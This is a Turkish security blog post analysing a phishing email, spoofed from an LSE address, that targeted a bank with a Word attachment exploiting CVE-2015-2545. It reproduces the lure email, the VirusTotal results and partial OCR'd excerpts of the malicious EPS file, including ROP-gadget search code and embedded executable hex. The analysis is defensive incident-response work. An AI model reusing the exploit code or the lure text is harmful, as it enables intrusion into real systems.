Yakından da Yakın!

written by Mert SARICA | 2 October 2017
If you are looking for an English version of this article, please visit here.

Dijital çağ öncesinde de dijital çağda da, benim de sıklıkla güvenlik farkındalığı sunumlarımda ve blog yazılarımda yer verdiğim Willie Sutton gibi bir zamana damgasını vurmuş banka soyguncularının hayatlarını incelediğinizde, banka soygunlarının ana sebebinin değişmediğini görebiliyorsunuz, para! Geçmiş yılların silahlı soygunlarının siber banka soygunlarına dönüştüğü günümüzde, banka şubelerinin güvenliğinde bankalar için vazgeçilmez olan güvenlik görevlilerinin yanına siber güvenlik uzmanlarının da eklenmesi, dijital çağda siber soygunlarla mücadeleye karşı önemli bir rol oynamaya başladı. Bankaların fiziksel güvenlik adına banka soygunlarından çıkardığı dersler de yerini, siber tehdit raporlarından ve hacklenen bankalardan çıkardıkları derslere bıraktı.

FireEye (Mandiant) firması tarafından Mart ayında yayınlanan M-Trends raporunun finans kurumlarımız tarafından dikkatli ele alınması ve iyi bir şekilde etüt edilmesi gerekiyor. Özellikle dünya genelinde siber suç çetelerinin bankalara yönelik gerçekleştirdikleri siber saldırılarda, devlet destekli (nation state) siber saldırılarda sıkça gördüğümüz 0. gün zafiyetlerinden faydalanıyor olmaları, bu rapora damgasını vuran en önemli tespitlerden sadece biri diyebiliriz.

Bu tür tehdit raporlarını okuyan kimi kurumlar, tehdidin kendilerine oldukça uzak olduğunu düşünerek, insana ve güvenlik teknolojilerine yapılması gereken yatırımları ikinci plana atarak, hacklenene dek huzur ve mutluluk içinde hayatlarına devam ederler. Etrafındaki olup bitene seyirci kalmayıp, tehditleri yakından takip edip, analiz eden kurumlar ise, bu tür tehdit raporlarından da faydalanarak gelecek yıllarda siber güvenlik üzerine izleyecekleri stratejiyi belirleyip, kaynaklarını doğru alanlara yatırım yapmak için kullanarak hacklenme ihtimallerini olabildiğince azaltmaya çalışırlar.

Bu hikaye, hem M-Trends raporunda (sayfa 11) hem de Bir APT Girişimi başlıklı blog yazımda olduğu gibi yine bir üniversite e-posta hesabından gönderilen bir e-posta ile başlar. Alınan önlemler sayesinde hedef kişiye ulaşamayan bu e-posta, FireEye güvenlik sistemi başta olmak üzere çok sayıda sistemde alarmları tetikleyerek şüpheli e-postanın ekinde yer alan zararlı Office

dosyasının (Confirmation_letter.docx MD5:2abe3cc4bff46455a945d56c27e9fb45) kurumsal SOME ekibi tarafından manuel olarak incelenmesi sürecini başlatır. Bu defa art niyetli kişiler daha önceki hikayede olduğu gibi üniversitedeki bir akademisyenin e-posta hesabını ele geçirip onun üzerinden ilerlemek yerine yine, yine aynı üniversiteden gönderiliyormuş süsü verdikleri sahte (spoofed) bir e-posta adresinden (m.salvalaggio@lse.ac.uk) e-posta göndermeyi tercih etmişlerdi. E-postada adı geçen kişinin üniversitenin personel listesinde yer almaması ve Linkedin üzerinde yapılan bir araştırmada da bu kişinin (Matteo Salvalaggio) farklı bir üniversitede çalışıyor olması şüpheleri arttırıyordu.

Hello,


Congratulations, your candidature is approved.

The attachment contains the copy of the confirmation letter. Please pay attention to the expiry period of the certificate. You will get the hard copy via mail within 2 weeks.


Let's schedule a call on Thursday, 2 PM, do you mind?

Best regards,
Matteo

Matteo Salvalaggio
Senior Director of Development
London School of Economics & Political Science
Tel: +442039051983
Email: m.salvalaggio@lse.ac.uk



Gönderilen Word dosyasını sanal makinede açmaya çalıştığınızda, sistemin ağırlaşması ve yanıt veremez hale gelmesi, bu dokümanda bir istismar kodu olduğu şüphesini akıllara getiriyordu. Pestudio aracı ile temel birkaç kontrol yapıldığında ise 2015 yılında Microsoft Office yazılımında tespit edilen ve 2007'den 2016'ya kadar tüm sürümleri etkileyen ciddi bir zafiyeti (CVE-2015-2545 / MS15-099) istismar etmeye çalıştığı anlaşılıyordu.



Confirmation_letter.docx - Word (Not Responding)

FILE HOME INSERT DESIGN PAGE LAYOUT REFERENCES MAILINGS REVIEW VIEW Sign in

Calibri (Body) 11 | Paste | Clipboard | Font | Paragraph | Styles | Find | Replace | Select | Editing

Document Recovery

Word has recovered the following files. Save the ones you wish to keep.

Available Files

Confirmation_letter.docx .
Version created last time t...
01.01.1601 02:00

Which file do I want to save?

Close

London School of Economics & Political Science
Houghton St, London WC2A 2AE, UK

Confirmation Letter

Dear Sir,

This letter confirms that your candidature was approved for participation in Banking Technology Awards.

Please inform Matteo Salvalaggio on 442039051983 or m.salvalaggio@lse.ac.uk if you need additional information.

Sincerely,

London School of Economics & Political Science, Award Committee

Confirmation_letter.docx: 960 characters (an approximate value). %100


pestudio 8.56 - Malware Initial Assessment - www.winitor.com


File Help

c:\users\mert\desktop\confirmation_letter.docx
- indicators (2/3)
- virustotal (9/58 - 28.02.2017)
- strings (32/3095)

engine (58)	positiv (9)	date (dd.mm.y...	age (...
BitDefender	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Arcabit	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Ad-Aware	Exploit.CVE-2015-2545.Gen	28.02.2017	0
F-Secure	Exploit.CVE-2015-2545.Gen	28.02.2017	0
GData	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Emsisoft	Exploit.CVE-2015-2545.Gen (B)	28.02.2017	0
Kaspersky	HEUR:Exploit.MSWord.Generic	28.02.2017	0
TrendMicro	HEUR_EMBEPS	28.02.2017	0
Bkav	clean	28.02.2017	0
MicroWorld-eScan	clean	28.02.2017	0
nProtect	clean	28.02.2017	0
CMC	clean	28.02.2017	0
CAT-QuickHeal	clean	28.02.2017	0
McAfee	clean	25.02.2017	3
Malwarebytes	clean	28.02.2017	0
VIPRE	clean	28.02.2017	0
SUPERAntiSpyware	clean	28.02.2017	0
TheHacker	clean	28.02.2017	0
K7GW	clean	28.02.2017	0
K7AntiVirus	clean	28.02.2017	0
Baidu	clean	28.02.2017	0
F-Prot	clean	28.02.2017	0
Symantec	clean	28.02.2017	0
ESET-NOD32	clean	28.02.2017	0
TrendMicro-HouseCall	clean	28.02.2017	0
Avast	clean	28.02.2017	0
ClamAV	clean	28.02.2017	0
Alibaba	clean	28.02.2017	0
NANO-Antivirus	clean	28.02.2017	0
AegisLab	clean	28.02.2017	0
Rising	clean	28.02.2017	0
Comodo	clean	28.02.2017	0
DrWeb	clean	28.02.2017	0


Confirmation_letter.docx dosyasını 7-zip aracı ile açtıktan sonra zafiyete konu olan EPS dosyasını (image1.eps) bulmak çok zor değildi.





EPS dosyasını Notepad++ aracı ile incelediğimde, istismar kodu içinde yer alan birden fazla yürütülebilir dosya (executable – binary) başlıkları (MZ – 4D5A) hemen dikkatimi çekti. Bu tespit, istismar kodu içinde birden fazla yürütülebilir dosya (executable) olduğunu ve zafiyet başarıyla istismar edildikten sonra işletim sistemi üzerinde bunların çalıştırılacağına işaret

ediyordu.


C:\Users\Mert\Desktop\Confirmation_letter\word\media\image1.eps - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
image1.eps
exch def /1293 exch def /1294 0 def /1295 1293 def 1292 1211 { /1294 0 1217 def /1297 1292 1213 def 1167 1293 0 1217
1201 145 }{ /1297 1292 def 1167 1293 0 1201 145 } ifelse 1297 1287 1206 /1299 exch def /1246 1287 1299
(KERNEL32.dll) 1231 def /1247 1299 1246 16 119 1287 135 119 def 1247 1287 138 /1302 exch def /1303 exch def /1304 0
def /1305 1303 def 1302 1211 { /1304 0 1217 def /1307 1302 1213 def 1169 1303 0 1217 1201 145 }{ /1307 1302 def 1169
1303 0 1201 145 } ifelse /1309 1159 2 get def 1309 type /stringtype eq { } if 1307 1309 1206 /1311 exch def }{ /1312
1137 1201 135 def /1313 1312 1201 135 def /1314 1313 1203 def /1315 1314 (KERNEL32.dll) 1243 def } ifelse /1316 {
/1204 exch def /1224 1204 dup 60 119 1201 135 119 def 1224 25 119 1201 129 dup 01 eq { pop /1319 1204 1224 136 119
1201 135 119 def /1320 1224 140 119 1201 135 def }{ 02 eq { /1319 1204 1224 152 119 1201 135 119 def /1320 1224 156
119 1201 135 def } if } ifelse /1323 1319 12 119 1201 132 def /1324 1319 14 119 1201 132 def /1325 1319 16 119 def
1324 1323 add { /1326 1325 1201 135 def /1327 1325 4 119 1201 135 def 1326 65535 and 16 eq { /1325 1327 2147483647
and 1319 119 def /1323 1325 12 119 1201 132 def /1324 1325 14 119 1201 132 def /1325 1324 1323 add 1 sub 4 mul 1325
16 119 119 4 119 1201 135 def /1325 1325 2147483647 and 1319 119 def /1323 1325 12 119 1201 132 def /1324 1325 14
119 1201 132 def /1335 1324 1323 add 1 sub 4 mul 1325 16 119 119 4 119 1201 135 def /1335 1335 2147483647 and 1319
119 def /1337 1335 1201 135 1204 119 def /1338 1335 4 119 1201 132 def /1339 1337 40 119 def /1340 1339 8 119 1201
135 def /1341 1339 12 119 1201 135 def /1342 1340 -16 bitshift def /1343 1340 65535 and def /1344 1341 -16 bitshift
def /1345 1341 65535 and def exit } if /1325 1325 8 119 def } repeat } bind def /payload_32
<4d5a90000300000004000000ffff0000b8000000000000004000000000000000000000000000000000000000000000000000000000000000000000000000000000
000800000000e1fba0e00b409cd21b8014ccd21546869732070726f6772616d2063616e6e6f742062652072756e20696e20444f53206d6f64652e0
d0d0a2400000000000000504500004c010400b6f58d510000000000000000e0000f010b010600007600000003c040000000000eb840000001000000
09000000000400001000000002000040000000000000040000000000000000005000004000c8530500020000000001000001000000000100
00010000000000001000000000000000000000011b10000780000000f00400700500000000000000000000000000000000000000000000000000
000d09000001c000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000900000d0010000009
10000000200000000000000000000000000000000002e7465787400000fa750000001000000076000000040000000000000000000000000002
00000602e72646174610000e7250000009000000026000007a000000000000000000000000000400000402e646174610000000030040000c0000
00010040000a000000000000000000000000000000400000c02e727372630000007405000000f004000006000000b004000000000000000000000000
0004000004000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000

C:\Users\Mert\Desktop\Confirmation_letter\word\media\image1.eps - Notepad++

File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

image1.eps

```
63ceb3cf63c0d3d1c3d2d3d343d553d5e3d693d803d8f3da03da73dc53dcb3dda3de13de83df13d033e0b3e113e183e1e3e243e323e3e3e493e523
e573e623e6d3e9b3ea73eac3eb23eba3ec23ecb3ed03ed93edf3eec3ef43e043f093f0f3f193f1f3f2c3f343f3a3f4a3f4f3f543f743f7a3f823f8
a3f933f993f9f3fa43fb13fbb3fc03fc73fd43ffa3f005000008800000006300d30123017301e30233028302e3036303b30423049304e305430623
072307c3087308d3098309d30a230a930ae30b330ba30bf30c930ce30d530e2300d3115311b3126313231473150316931 8b319531a331ab31b331c
631d631e031f931033231323623c32433268327332ad32c532cf32f232033310334033477330000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
> putinterval 1350 65280 (b12c.exe) putinterval
65532 1348 1350 141 1350 65536 payload_32 putinterval 1159 3 1350 put 1198 1201 135 /1364 exch def 1364 1201 135
/1365 exch def 1365 36 119 1201 135 /1366 exch def 1366 1201 135 /1367 exch def 1367 32 119 1201 135 /1368 exch def
1368 ln pop } ifelse /1369 { /1370 1314 (KERNEL32.dll) (VirtualProtect) 1250 def /1371 0 def /1372 1314 4096 119 def
1201 1372 458752 getinterval dup dup <94 00 00 00 00 5E c3> search { length 1372 119 /1373 exch def pop pop }{ pop
/1371 1 def } ifelse 1371 0 eq { dup <5E C3> search { length 1372 119 /1375 exch def pop pop }{ pop /1371 1 def }
ifelse } if 1371 0 eq { dup <c2 0c 00> search { length 1372 119 /1377 exch def pop pop }{ pop /1371 1 def } ifelse }
if 1371 1 eq { dup <94 c3> search { length 1372 119 /1373 exch def pop pop }{ pop /1371 2 def } ifelse } if 1371 1
eq { <c2 0c 00> search { length 1372 119 /1375 exch def pop pop }{ pop /1371 2 def } ifelse } if 1371 2 eq { dup <94
00 00 00 5f 5e 5b c2 04 00> search { length 1372 119 /1373 exch def pop pop }{ pop quit } ifelse } if } bind def
/1384 { 1287 1299 (KERNEL32.dll) (VirtualProtect) 1259 /1385 exch def /1386 exch def /1372 1299 4096 119 def /1388
1287 1372 688128 getinterval def 1388 /1371 0 def dup <50 FF 50 30> search { length 1372 119 1294 119 /1390 exch def
/1391 1295 def pop pop }{ pop /1371 1 def } ifelse 1371 0 eq { dup <4C 8D 4C 24 60 48 8B CF FF 90 B0 00 00 00>
search { length 1372 119 1294 119 /1393 exch def /1394 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq {
dup <5D 48 FF 60 20> search { length 1372 119 1294 119 /1396 exch def /1397 1295 def pop pop }{ pop /1371 1 def }
ifelse } if 1371 0 eq { dup <5D 48 FF 60 18> search { length 1372 119 1294 119 /1399 exch def /1400 1295 def pop pop
}{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <5C C3> search { length 1372 119 1294 119 /1402 exch def /1403 1295
def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <C2 88 00> search { length 1372 119 1294 119 /1405 exch
def /1406 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <59 C3> search { length 1372 119 1294
119 /1408 exch def /1409 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <5A C3> search { length
1372 119 1294 119 /1411 exch def /1412 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <41 58 5d
c3> search { length 1372 119 1294 119 /1414 exch def /1415 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 1
